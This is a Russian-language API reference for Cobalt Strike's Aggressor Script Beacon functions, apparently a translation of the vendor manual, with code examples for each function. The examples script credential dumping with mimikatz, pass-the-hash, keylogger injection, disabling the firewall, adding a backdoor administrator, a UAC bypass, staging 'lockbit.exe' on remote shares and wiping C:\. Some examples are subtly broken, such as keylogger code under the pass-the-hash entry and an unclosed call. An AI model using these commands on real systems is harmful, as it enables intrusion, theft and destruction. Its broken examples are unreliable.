 \$3 - архитектура целевого PID (x86|x64)

## Пример

### Порождение временного процесса

```
item "Dump &Hashes" {
    binput($1, "hashdump");
    bhashdump($1);
}
```

### Внедрение в указанный процесс

```
bhashdump($1, 1234, "x64");
```

## bind

Привязывает комбинацию клавиш к функции Aggressor Script'a. Это альтернатива ключевому слову bind.

## Аргументы

\$1 - комбинация клавиш  
 \$2 - функция обратного вызова. Она вызывается, когда происходит событие

## Пример

```
# Привязка Ctrl+Left и Ctrl+Right для перехода к предыдущей и
# следующей вкладке

bind("Ctrl+Left", {
    previousTab();
});

bind("Ctrl+Right", {
    nextTab();
});
```

### Смотрите также

[&unbind](#)

## binfo

Получает информацию из метаданных сессии Beacon'a.

## Аргументы

\$1 - идентификатор Beacon'a для получения метаданных  
 \$2 - ключ для извлечения

## Возвращает

Строчку с запрашиваемой информацией.

### Пример

```
println("User is: " . binfo("1234", "user")) ;
println("PID is: " . binfo("1234", "pid")) ;
```

## binject

Запрашивает Beacon внедрить сессию в определенный процесс.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - процесс для внедрения сессии
- \$3 - Listener для цели
- \$4 - архитектура процесса (x86 | x64)

### Пример

```
binject($1, 1234, "listener") ;
```

## binline\_execute

Выполняет Beacon Object File. Это аналогично использованию команды inline-execute в Beacon'e.

### Аргументы

- \$1 - идентификатор Beacon'a
- \$2 - путь к файлу BOF
- \$3 - строковый аргумент для передачи в файл BOF

### Примечания

Эта функция повторяет поведение \*inline-execute\* в консоли Beacon'a. Строковый аргумент будет терминальным нулем, конвертированным в соответствующую кодировку и переданным в качестве аргумента функции go BOF'a. Чтобы выполнить BOF с дополнительным контролем, используйте [&beacon inline execute](#).

В документации Cobalt Strike'a есть страница, посвященная файлам BOF. См. [Beacon Object File'ы на странице 127](#).

## binput

Сообщает о выполнении команды в консоль Beacon'a и логи. Сценарии, выполняющие команды для пользователя (например, события, всплывающие меню), должны использовать эту функцию, чтобы гарантировать присвоение автоматизированных действий оператору в логах Beacon'a.

## Аргументы

\$1 - идентификатор Beacon'a для публикации

\$2 - текст для размещения

## Пример

```

# указание на то, что пользователь выполнил команду ls
binput($1, "ls");

```

## bipconfig

Перечисляет сетевые интерфейсы с помощью Beacon'a.

## Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - функция обратного вызова с результатами ipconfig. Аргументами обратного вызова являются: \$1 = идентификатор Beacon'a, \$2 = результаты

## Пример

```

alias ipconfig {
    bipconfig($1, {
        blog($1, "Network information is:\n" + $2);
    });
}

```

## bjobkill

Запрашивает Beacon завершить запущенное пост-эксплуатационное задание.

## Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - идентификатор задания

## Пример

```

bjobkill($1, 0);

```

## bjobs

Запрашивает у Beacon'a список запущенных пост-эксплуатационных заданий.

## Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

## Пример

```
bjobs ($1);
```

## bjump

Запрашивает Beacon породить сессию на удаленной цели.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - техника для использования
- \$3 - удаленная цель
- \$4 - Listener для порождения

## Пример

```
# winrm [цель] [listener]
alias winrm {
    bjump($1, "winrm", $2, $3); }
```

### Смотрите также

[&beacon\\_remote\\_exploit\\_describe](#), [&beacon\\_remote\\_exploit\\_register](#), [&beacon\\_remote\\_exploits](#)

## bkerberos\_ccache\_use

Запрашивает Beacon внедрить файл UNIX kerberos ccache в трей kerberos пользователя.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - локальный путь к файлу ccache

## Пример

```
alias kerberos_ccache_use {
    bkerberos_ccache_use($1, $2); }
```

## bkerberos\_ticket\_purge

Запрашивает Beacon очистить билеты из трея kerberos пользователя.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

**Пример**

```

alias kerberos_ticket_purge {
    bkerberos_ticket_purge($1);
}

```

**bkerberos\_ticket\_use**

Запрашивает Beacon внедрить файл mimikatz kirbi в трей kerberos пользователя.

**Аргументы**

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - локальный путь к файлу kirbi

**Пример**

```

alias kerberos_ticket_use {
    bkerberos_ticket_use($1, $2);
}

```

**bkeylogger**

Внедряет кейлоггер в процесс.

**Аргументы**

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - PID для внедрения кейлоггера

\$3 - архитектура целевого PID (x86|x64)

**Пример****Порождение временного процесса**

```
bkeylogger($1;
```

**Внедрение в указанный процесс**

```
bkeylogger($1, 1234, "x64");
```

**bkill**

Запрашивает Beacon завершить процесс.

**Аргументы**

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - PID для завершения

## Пример

```
bkill($1, 1234);
```

## blink

Запрашивает Beacon установить связь с хостом через именованный канал.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - цель для установки связи
- \$3 - [необязателен] имя канала, который нужно использовать. По умолчанию используется имя канала из профиля Malleable C2

### Примечание

Используйте [&beacon\\_link](#), если вам нужна функция сценария, которая будет подключать или соединять на основе конфигурации Listener'a.

## Пример

```
blink($1, "DC");
```

## blog

Публикует сообщение на WordPress.com (шутка...а может и нет). Публикует исходящее сообщение в транскрипте Beacon'a.

### Аргументы

- \$1 - идентификатор Beacon'a для публикации
- \$2 - текст для публикации

## Пример

```
alias demo {
    blog($1, "I am output for the blog function");
}
```

## blog2

Публикует исходящее сообщение в транскрипте Beacon'a. Данная функция обладает альтернативным форматом по сравнению с [&blog](#).

### Аргументы

- \$1 - идентификатор Beacon'a для публикации
- \$2 - текст для публикации

## Пример

```
alias demo2 {
    blog2($1, "I am output for the blog2 function");
}
```

## bloginuser

Запрашивает Beacon создать токен из указанных учетных данных. Это и есть команда make\_token.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - домен пользователя
- \$3 - имя пользователя
- \$4 - пароль пользователя

## Пример

```
# создание токена для пользователя с пустым паролем
alias make_token_empty {
    local('$domain $user');
    ($domain, $user) = split("\\\\\", $2);
    bloginuser($1, $domain, $user, "");
}
```

## blogonpasswords

Запрашивает Beacon сдампить учетные данные в памяти с помощью mimikatz. Эта функция требует привилегий администратора.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - PID для внедрения команды logonpasswords или \$null
- \$3 - архитектура целевого PID (x86|x64) или \$null

## Пример

### Создание временного процесса

```
item "Dump & Passwords" {
    binput($1, "logonpasswords");
    blogonpasswords($1);
}
```

## Внедрение в указанный процесс

```
beacon_command_register(
    "logonpasswords_inject",
    "Внедрение в процесс и сброс учетных данных в памяти с помощью mimikatz",
    "Использование: logonpasswords_inject [pid] [arch]");
alias logonpasswords_inject {
    blogonpasswords($1, $2, $3);
}
```

## bls

Поручает Beacon'у перечислить файлы.

### Варианты

```
bls($1, "folder");
```

Выводит результат в консоль Beacon'a.

```
bls($1, "folder", &callback);
```

Перенаправляет результаты в указанную функцию обратного вызова.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - папка, для которой нужно перечислить файлы. Используйте . для перечисления текущей папки

\$3 - необязательная функция обратного вызова с результатами ls. Аргументами обратного вызова являются: \$1 - идентификатор Beacon'a, \$2 - папка, \$3 - результаты

## Пример

```
on beacon_initial {
    bls($1, ".");
}
```

## bmimikatz

Запрашивает Beacon выполнить команду mimikatz.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - команда и аргументы для выполнения

\$3 - PID для внедрения команды mimikatz или \$null

\$4 - архитектура целевого PID (x86|x64) или \$null

## Пример

```
# Использование: coffee [pid] [arch]
alias coffee {
    if ($2 >= 0 && ($3 eq "x86" || $3 eq "x64")) {
        bmimikatz($1, "standard::coffee", $2, $3);
    } else {
        bmimikatz($1, "standard::coffee");
    }
}
```

## bmimikatz\_small

Использует уменьшенную внутреннюю сборку mimikatz от Cobalt Strike'a для выполнения команды mimikatz.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
 \$2 - команда и аргументы для выполнения  
 \$3 - PID для внедрения команды mimikatz или \$null  
 \$4 - архитектура целевого PID (x86|x64) или \$null

### Примечание

Эта сборка mimikatz поддерживает:

```
* kerberos::golden
* lsadump::dcsync
* sekurlsa::logonpasswords
* sekurlsa::pth
```

Все остальное вырезано для удобства. Используйте [&bmimikatz](#), если хотите задействовать всю УЛЬТИМАТИВНУЮ мощь mimikatz для решения некоторых других проблем с наступлением.

## Пример

```
# Использование: logonpasswords_elevate [pid] [arch]
alias logonpasswords_elevate {
    if ($2 >= 0 && ($3 eq "x86" || $3 eq "x64")) {
        bmimikatz_small($1, "!sekurlsa::logonpasswords", $2, $3);
    } else {
        bmimikatz_small($1, "!sekurlsa::logonpasswords");
    }
}
```

## bmkdir

Запрашивает Beacon создать папку.

## Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
 \$2 - папка для создания

## Пример

```
bmkdir($1, "you are owned");
```

## bmode

Изменяет канал передачи данных для DNS Beacon'a.

## Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
 \$2 - канал данных (например, dns, dns6 или dns-txt)

## Пример

```
item "Mode DNS-TXT" {
    binput($1, "mode dns-txt");
    bmode($1, "dns-txt");
}
```

## bmv

Запрашивает Beacon переместить файл или папку.

## Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
 \$2 - файл или папка для перемещения  
 \$3 - место назначения

## Пример

```
bmv($1, "lockbit.exe", "\\\\" цель \\C$\\lockbit.exe");
```

## bnet

Запускает команду из инструмента Beacon'a для перечисления сетей и хостов.

## Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
 \$2 - команда для выполнения

Тип	Описание
computers	перечисляет хосты в домене (группах)
dclist	перечисляет контроллеры домена
domain	отображает текущий домен
domain_controllers	перечисляет хосты контроллера домена в домене (группах)
domain_trusts	перечисляет трасты доменов
group	перечисляет группы и пользователей в группах
localgroup	перечисляет локальные группы и пользователей в них
logons	перечисляет пользователей, авторизованных на хосте
sessions	перечисляет сессии на хосте
share	перечисляет общие сетевые ресурсы на хосте
user	перечисляет пользователей и информацию о них
time	отображает время на хосте
view	перечисляет хосты в домене (обозреватель сервисов)

\$3 - целевой хост для выполнения этой команды или \$null

\$4 - параметр для этой команды (например, имя группы)

\$5 - PID для внедрения инструмента перечисления сети и хостов или \$null

\$6 - архитектура целевого PID (x86|x64) или \$null

## Примечания

- Команда domain выполняет BOF с помощью inline\_execute и не будет порождать или внедряться в процесс.
- Чтобы породить временный процесс для внедрения, не указывайте аргументы \$5 (PID) и \$6 (архитектура).
- Чтобы внедриться в определенный процесс, укажите аргументы \$5 (PID) и \$6 (архитектура).

## Пример

### Создание временного процесса

```
# ladmins [цель]
# поиск локальных администраторов на цели
alias ladmins {
    bnet($1, "localgroup", $2, "administrators");
}
```

## Внедрение в указанный процесс

```
# ladmins [pid] [архитектура] [цель]
# поиск локальных администраторов на цели
alias ladmins {
    bnet($1, "localgroup", $4, "administrators", $2, $3);
}
```

## bnote

Назначает заметку для указанного Beacon'a.

### Аргументы

\$1 - идентификатор Beacon'a для публикации

\$2 - содержание заметки

### Пример

```
bnote($1, "foo");
```

## bof\_extract

Эта функция извлекает исполняемый код из Beacon Object File'a.

### Аргументы

\$1 - строка, содержащая Beacon Object File

### Пример

```
$handle = openf(script_resource("/object_file"));
$data   = readb($handle, -1);
closef($handle);

return bof_extract($data);
```

## bof\_pack

Упаковывает аргументы таким образом, чтобы их можно было распаковать с помощью API BOF'a.

### Аргументы

\$1 - идентификатор Beacon'a (необходим для преобразования символов юникода)

\$2 - строка форматирования для упаковывания

... - по одному аргументу на каждый элемент нашей строки формирования

## Примечание

Эта функция упаковывает свои аргументы в двоичную структуру для использования с [&beacon inline execute](#). Параметры строки форматирования здесь соответствуют API BeaconData\* C, доступного для файлов BOF. Этот API обрабатывает преобразования данных и подсказки в зависимости от требований каждого типа, который он может упаковать.

Тип	Описание	Распаковать с помощью (C)
b	двоичные данные	BeaconDataExtract
i	4-байтовый int	BeaconDataInt
s	2-байтовый short integer	BeaconDataShort
z	терминальный ноль + кодированная строка	BeaconDataExtract
Z	терминальный ноль + широкая символьная строка	(wchar_t *)BeaconDataExtract

В документации Cobalt Strike есть страница, посвященная файлам BOF. См. раздел [Beacon Object File'ы на странице 127](#).

## Смотрите также

[&beacon inline execute](#)

## bpassthehash

Запрашивает Beacon создать токен, соответствующий указанному хэшу. Это команда pth Beacon'a. Она использует mimikatz. Эта функция требует привилегий администратора.

## Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
 \$2 - домен пользователя  
 \$3 - имя пользователя  
 \$4 - хэш пароля пользователя  
 \$5 - PID для внедрения команды pth или \$null  
 \$6 - архитектура целевого PID (x86|x64) или \$null

## Пример

### Порождение временного процесса

```
item "&Keylogger" {
    binput($1, "keylogger");
    bkeylogger($1);
}
```

### Внедрение в указанный процесс

```
bkeylogger($1, 1234, "x64");
```

## bpause

Запрашивает Beacon приостановить исполнение. Это разовый сон.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - на какое время Beacon должен приостановить исполнение (миллисекунды)

### Пример

```
alias pause {
    bpause($1, int($2));
}
```

## bportscan

Запрашивает Beacon запустить его сканер портов.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - цели для сканирования (например, 192.168.12.0/24)

\$3 - порты для сканирования (например, 1-1024, 6667)

\$4 - используемый метод обнаружения (arp|icmp|none)

\$5 - максимальное количество сокетов для использования (например, 1024)

\$6 - PID для внедрения сканера портов или \$null

\$7 - архитектура целевого PID (x86|x64) или \$null

### Пример

#### Порождение временного процесса

```
bportscan($1, "192.168.12.0/24", "1-1024,6667", "arp", 1024);
```

#### Внедрение в указанный процесс

```
bportscan($1, "192.168.12.0/24", "1-1024,6667", "arp", 1024, 1234, "x64");
```

## bpowerpick

Порождает процесс, внедряет неуправляемый PowerShell'a и выполняет указанную команду.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - командлет и аргументы

\$3 - [необязателен] если указан, то сценарий powershell-import'a игнорируется, и данный аргумент воспринимается как cradle загрузки для дополнения команды. Пустая строка также подходит для случаев, когда cradle загрузки отсутствует

## Пример

```
# получение версии PowerShell'a, которая доступна через неуправляемый
PowerShell

alias powerver {
    bpowerpick($1, '$PSVersionTable.PSVersion');
}
```

## bpowershell

Запрашивает Beacon выполнить командлет PowerShell'a.

## Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - командлет и аргументы

\$3 - [необязателен] если указан, то сценарий powershell-import'a игнорируется, и данный аргумент воспринимается как cradle загрузки для дополнения команды. Пустая строка также подходит для случаев, когда cradle загрузки отсутствует

## Пример

```
# получение версии PowerShell'a...
alias powerver {
    bpowershell($1, '$PSVersionTable.PSVersion');
}
```

## bpowershell\_import

Импортирует сценарий PowerShell'a в Beacon.

## Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - путь к локальному файлу для импорта

## Пример

```
# быстрый запуск PowerUp
alias powerup {
    bpowershell_import($1, script_resource("PowerUp.ps1"));
    bpowershell($1, "Invoke-AllChecks");
}
```

## bpowershell\_import\_clear

Удаляет импортированный сценарий PowerShell'a из сессии Beacon'a.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

### Пример

```
alias powershell-clear {
    bpowershell_import_clear($1);
}
```

## bppid

Устанавливает родительский процесс для дочерних процессов Beacon'a.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - идентификатор родительского процесса. Укажите 0 для возврата к поведению по умолчанию

### Примечания

- Текущая сессия должна иметь права на доступ к указанному родительскому процессу.
- Попытки породить задания для пост-эксплуатации под родительскими процессами в другой сессии рабочего стола могут закончиться неудачей. Это ограничение обусловлено тем, как Beacon запускает временные процессы для пост-эксплуатационных заданий и внедряет в них код.

### Пример

```
# getexplorerpid($bid, &callback);
sub getexplorerpid {
    bps($1, lambda({
        local('$pid $name $entry');
        foreach $entry (split("\n", $2)) {
            ($name, $null, $pid) = split("\s+", $entry);
            if ($name eq "explorer.exe") {
                [$callback: $1, $pid];
            }
        }
    }), $callback => $2));
}

alias preperv {
    btask($1, "Tasked Beacon to find explorer.exe and make it the PPID");
    getexplorerpid($1, {
        bppid($1, $2);
    });
}
```

## bprintscreens

Запрашивает Beacon сделать скриншот с помощью метода PrintScr.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - PID для внедрения инструмента для создания скриншотов с помощью метода PrintScr

\$3 - архитектура целевого PID (x86|x64)

### Пример

#### Порождение временного процесса

```
item "&Printscreen" {
    binput($1, "printscreen");
    bprintscreens($1);
}
```

#### Внедрение в указанный процесс

```
bprintscreens($1, 1234, "x64");
```

## bps

Поручает Beacon'у перечислить процессы.

### Варианты

```
bps($1);
```

Выводит результат в консоль Beacon'a.

```
bps($1, &callback);
```

Перенаправляет результаты в указанную функцию обратного вызова.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - необязательная функция обратного вызова с результатами ps. Аргументами обратного вызова являются: \$1 = идентификатор Beacon'a, \$2 = результаты

### Пример

```
on beacon_initial {
    bps($1);
}
```

## bpsexec

Запрашивает Beacon породить payload на удаленном хосте. Эта функция генерирует исполняемый файл Artifact Kit, копирует его на цель и создает службу для его выполнения. Также предусмотрена очистка.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - цель для порождения payload'a
- \$3 - Listener для порождения
- \$4 - общий сетевой ресурс, в который нужно скопировать исполняемый файл
- \$5 - архитектура payload'a для генерации/доставки (x86 или x64)

### Пример

```
brev2self();
bloginuser($1, "CORP", "Administrator", "toor");
bpsexec($1, "172.16.48.3", "listener", "ADMIN\$");
```

## bpsexec\_command

Запрашивает Beacon выполнить команду на удаленном хосте. Эта функция создает службу на удаленном хосте, запускает ее и завершает работу.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - цель, на которой будет выполнена команда
- \$3 - имя службы для создания
- \$4 - команда для выполнения

### Пример

```
# отключение брандмауэра на удаленной цели
# beacon> shieldsdown [цель]
alias shieldsdown {
    bpsexec_command($1, $2, "shieldsdn", "cmd.exe /c netsh advfirewall set
allprofiles state off");
}
```

## bpsexec\_psh

**УДАЛЕНА** Удалена в версии Cobalt Strike'a 4.0. Используйте [&bjump](#) с опцией psexec\_psh.

## bpsinject

Внедряет неуправляемый PowerShell в определенный процесс и запускает указанный командлет.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - процесс для внедрения сессии
- \$3 - архитектура процесса (x86 | x64)
- \$4 - команделт для запуска

### Пример

```
bpsinject($1, 1234, x64, "[System.Diagnostics.Process]::GetCurrentProcess()");
```

## bpwd

Запрашивает Beacon вывести его текущий рабочий каталог.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

### Пример

```
alias pwd {
    bpwd($1);
}
```

## breg\_query

Поручает Beacon'у запросить ключ в реестре.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - путь к ключу
- \$3 - x86|x64 - какой вид реестра использовать

### Пример

```
alias typedurls {
    breg_query($1, "HKCU\Software\Microsoft\Internet Explorer\TypedURLs", "x86");
}
```

## breg\_queryv

Поручает Beacon'у запросить значение ключа реестра.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - путь к ключу
- \$3 - имя искомого значения
- \$4 - x86|x64 - какой вид реестра использовать

### Пример

```
alias winver {
    breg_queryv($1, "HKLM\\Software\\Microsoft\\Windows NT\\CurrentVersion",
    "ProductName", "x86");
}
```

## bremote\_exec

Запрашивает Beacon выполнить команду на удаленной цели.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - метод удаленного выполнения
- \$3 - удаленная цель
- \$4 - команда и аргументы для выполнения

### Пример

```
# winrm [цель] [команда+аргументы]
alias winrm-exec {
    bremote_exec($1, "winrm", $2, $3);
}
```

### Смотрите также

[&beacon\\_remote\\_exec\\_method\\_describe](#), [&beacon\\_remote\\_exec\\_method\\_register](#), [&beacon\\_remote\\_exec\\_methods](#)

## brev2self

Запрашивает Beacon сбросить свой текущий токен. Это вызывает Win32 API RevertToSelf().

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

## Пример

```
alias rev2self {
    brev2self($1);
}
```

## brm

Запрашивает Beacon удалить файл или папку.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
\$2 - файл или папка для удаления

## Пример

```
# уничтожение системы
brm($1, "c:\\\\");
```

## brportfwd

Запрашивает Beacon настроить reverse port forward.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
\$2 - порт для привязки к цели  
\$3 - хост для перенаправления соединений  
\$4 - порт для перенаправления соединений

## Пример

```
brportfwd($1, 80, "192.168.12.88", 80);
```

## brportfwd\_local

Запрашивает Beacon настроить reverse port forward, который маршрутизирует текущий клиент Cobalt Strike'a.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
\$2 - порт для привязки к цели  
\$3 - хост для перенаправления соединений  
\$4 - порт для перенаправления соединений

## Пример

```
brportfwd_local($1, 80, "192.168.12.88", 80);
```

## brportfwd\_stop

Запрашивает Beacon остановить reverse port forward.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - порт, привязанный к цели

## Пример

```
brportfwd_stop($1, 80);
```

## brun

Запрашивает Beacon выполнить команду.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - команда и аргументы для выполнения

### Примечание

Эта функция является более простой версией [&beacon\\_execute\\_job](#). На функции [&beacon\\_execute\\_job](#) основаны [&bpowershell](#) и [&bshell](#). Это (немного) более безопасно с точки зрения OPSEC для выполнения команд и получения вывода от них.

## Пример

```
alias w {
    brun($1, "whoami /all");
}
```

## brunas

Запрашивает Beacon выполнить команду от имени другого пользователя.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - домен пользователя

\$3 - имя пользователя

\$4 - пароль пользователя

\$5 - команда для выполнения

## Пример

```
brunas($1, "CORP", "Administrator", "xss", "notepad.exe");
```

## brunasadmin

Запрашивает Beacon выполнить команду в high-integrity контексте (обход UAC).

## Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - команда и ее аргументы

## Примечания

Эта команда использует дублирование токенов для обхода UAC. У этого обхода есть несколько условий:

- Ваш пользователь должен быть локальным администратором.
- Если опция **Always Notify** включена, в текущей сессии рабочего стола должен быть запущен действующий high-integrity процесс.

## Пример

```
# отключение брандмауэра
brunasadmin($1, "cmd.exe /C netsh advfirewall set allprofiles state off");
```

## brunu

Запрашивает Beacon запустить процесс в рамках другого процесса.

## Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - PID родительского процесса

\$3 - команда + аргументы для выполнения

## Пример

```
brunu($1, 1234, "notepad.exe");
```

## bScreenshot

Запрашивает Beacon, чтобы сделать скриншот.

## Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - PID для внедрения инструмента для создания скриншотов

\$3 - архитектура целевого PID (x86|x64)

## Пример

### Порождение временного процесса

```
item "&Screenshot" {
    binput($1, "screenshot");
    bScreenshot($1);
}
```

### Внедрение в указанный процесс

```
bScreenshot($1, 1234, "x64");
```

## bscreenwatch

Поручает Beacon'у делать скриншоты в определенные периоды времени.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - PID для внедрения инструмента для создания скриншотов

\$3 - архитектура целевого PID (x86|x64)

## Пример

### Создание временного процесса

```
item "&Screenwatch" {
    binput($1, "screenwatch");
    bScreenwatch($1);
}
```

### Внедрение в указанный процесс

```
bScreenwatch($1, 1234, "x64");
```

## bsetenv

Запрашивает Beacon установить переменную окружения.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - переменная окружения, которую необходимо установить

\$3 - значение для переменной окружения (указите \$null, чтобы снять значение переменной)

## Пример

```
alias tryit {
    bsetenv($1, "best_forum", "xss!");
    bshell($1, "echo %best_forum%");
}
```

## bshell

Запрашивает Beacon выполнить команду с помощью cmd.exe.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
 \$2 - команда и аргументы для выполнения

## Пример

```
alias adduser {
    bshell($1, "net user $2 B00gyW00gy1234! /ADD");
    bshell($1, "net localgroup \"Administrators\" $2 /ADD");
}
```

## bshinject

Внедрение шелл-кода (из локального файла) в определенный процесс.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
 \$2 - PID процесса для внедрения  
 \$3 - архитектура процесса (x86 | x64)  
 \$4 - локальный файл с шелл-кодом

## Пример

```
bshinject($1, 1234, "x86", "/путь/до/lockbit.bin");
```

## bshspawn

Порождение шелл-кода (из локального файла) в отдельный процесс. Эта функция использует конфигурацию Beacon'a для создания пост-эксплуатационных заданий (например, spawnto, ppid и т.д.).

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
 \$2 - архитектура процесса (x86 | x64)  
 \$3 - локальный файл с шелл-кодом

## Пример

```
bshspawn($1, "x86", "/путь/до/stuff.bin");
```

## bsleep

Запрашивает Beacon изменить интервал между передачей данных и коэффициент джиттера.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - количество **секунд** между передачей данных
- \$3 - коэффициент джиттера (0-99)

## Пример

```
alias stealthy {
    # сон в течение 1 часа с коэффициентом джиттера 30%
    bsleep($1, 60 * 60, 30);
}
```

## bsocks

Запускает прокси-сервер SOCKS, привязанный к Beacon'у.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - порт для привязки
- \$3 - версия SOCKS (SOCKS4|SOCKS5) По умолчанию: SOCKS4
- Только для SOCKS 5:
  - \$4 - включить/выключить аутентификацию NoAuth (enableNoAuth|disableNoAuth)  
По умолчанию: enableNoAuth
  - \$5 - имя пользователя для аутентификации (пустое|имя пользователя) По умолчанию: Пустое
  - \$6 - пароль для аутентификации (пустой|пароль) По умолчанию: Пустой
  - \$7 - включить логи (enableLogging|disableLogging) По умолчанию: disableLogging

## Пример

```
alias socksPorts {
    bsocks($1, 10401);
    bsocks($1, 10402, "SOCKS4");
    bsocks($1, 10501, "SOCKS5");
    bsocks($1, 10502, "SOCKS5" "enableNoAuth", "", "", "",
"disableLogging");
    bsocks($1, 10503, "SOCKS5" "enableNoAuth", "myname",
```

```

"mypassword", "disableLogging");
bsocks($1, 10504, "SOCKS5" "disableNoAuth", "myname", "mypassword",
"enableLogging");
}

```

## bsocks\_stop

Останавливает прокси-серверы SOCKS, привязанные к указанному Beacon'у.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

### Пример

```

alias stopsocks {
    bsocks_stop($1);
}

```

## bspawn

Поручает Beacon'у создать новую сессию.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - Listener для цели

\$3 - архитектура процесса (по умолчанию используется текущая архитектура Beacon'a)

### Пример

```

item "&Spawn" {
    openPayloadHelper(lambda({
        binput($bids, "spawn x86 $1");
        bspawn($bids, $1, "x86");
    }, $bids => $1));
}

```

## bspawnas

Поручает Beacon'у создать сессию от имени другого пользователя.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - домен пользователя

\$3 - имя пользователя

\$4 - пароль пользователя

\$5 - Listener для порождения

## Пример

```
bspawnas($1, "CORP", "Administrator", "toor", "listener");
```

## bspawnto

Изменяет программу по умолчанию, которую Beacon порождает для внедрения своей функциональности.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - архитектура, для которой мы изменяем значение параметра spawnto (x86, x64)

\$3 - программа для порождения

### Примечания

Значение, которое вы указываете для spawnto, должно работать в контекстах x86->x86, x86->x64, x64->x86 и x64->x86. Это довольно непросто. Следуйте этим правилам, и все будет в порядке:

1. Всегда указывайте полный путь к программе, которую вы хотите, чтобы Beacon породил для своих пост-эксплуатационных заданий.
2. Переменные окружения (например, %windir%) в данных путях разрешены.
3. Не указывайте %windir%\system32 или c:\windows\system32 напрямую. Всегда используйте syswow64 (x86) и sysnative (x64). Beacon настроит эти значения под system32, если это необходимо.
4. Для значения x86 spawnto необходимо указать x86 программу. Для значения x64 spawnto x64 программу.

## Пример

```
# Давайте превратим все в полную бессмыслицу
on beacon_initial {
    binput($1, "prep session with new spawnto values.");
    bspawnto($1, "x86", "%windir%\syswow64\ntepad.exe");
    bspawnto($1, "x64", "%windir%\sysnative\ntepad.exe");
}
```

## bspawnu

Запрашивает Beacon породить сессию в рамках другого процесса.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - процесс, в рамках которого будет порождаться данная сессия

\$3 - Listener для порождения

## Пример

```
bspawnu($1, 1234, "listener");
```

## bspunnel

Порождает и туннелирует агент через данный Beacon(через целевой reverse port forward только для локального хоста).

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - хост контроллера
- \$3 - порт контроллера
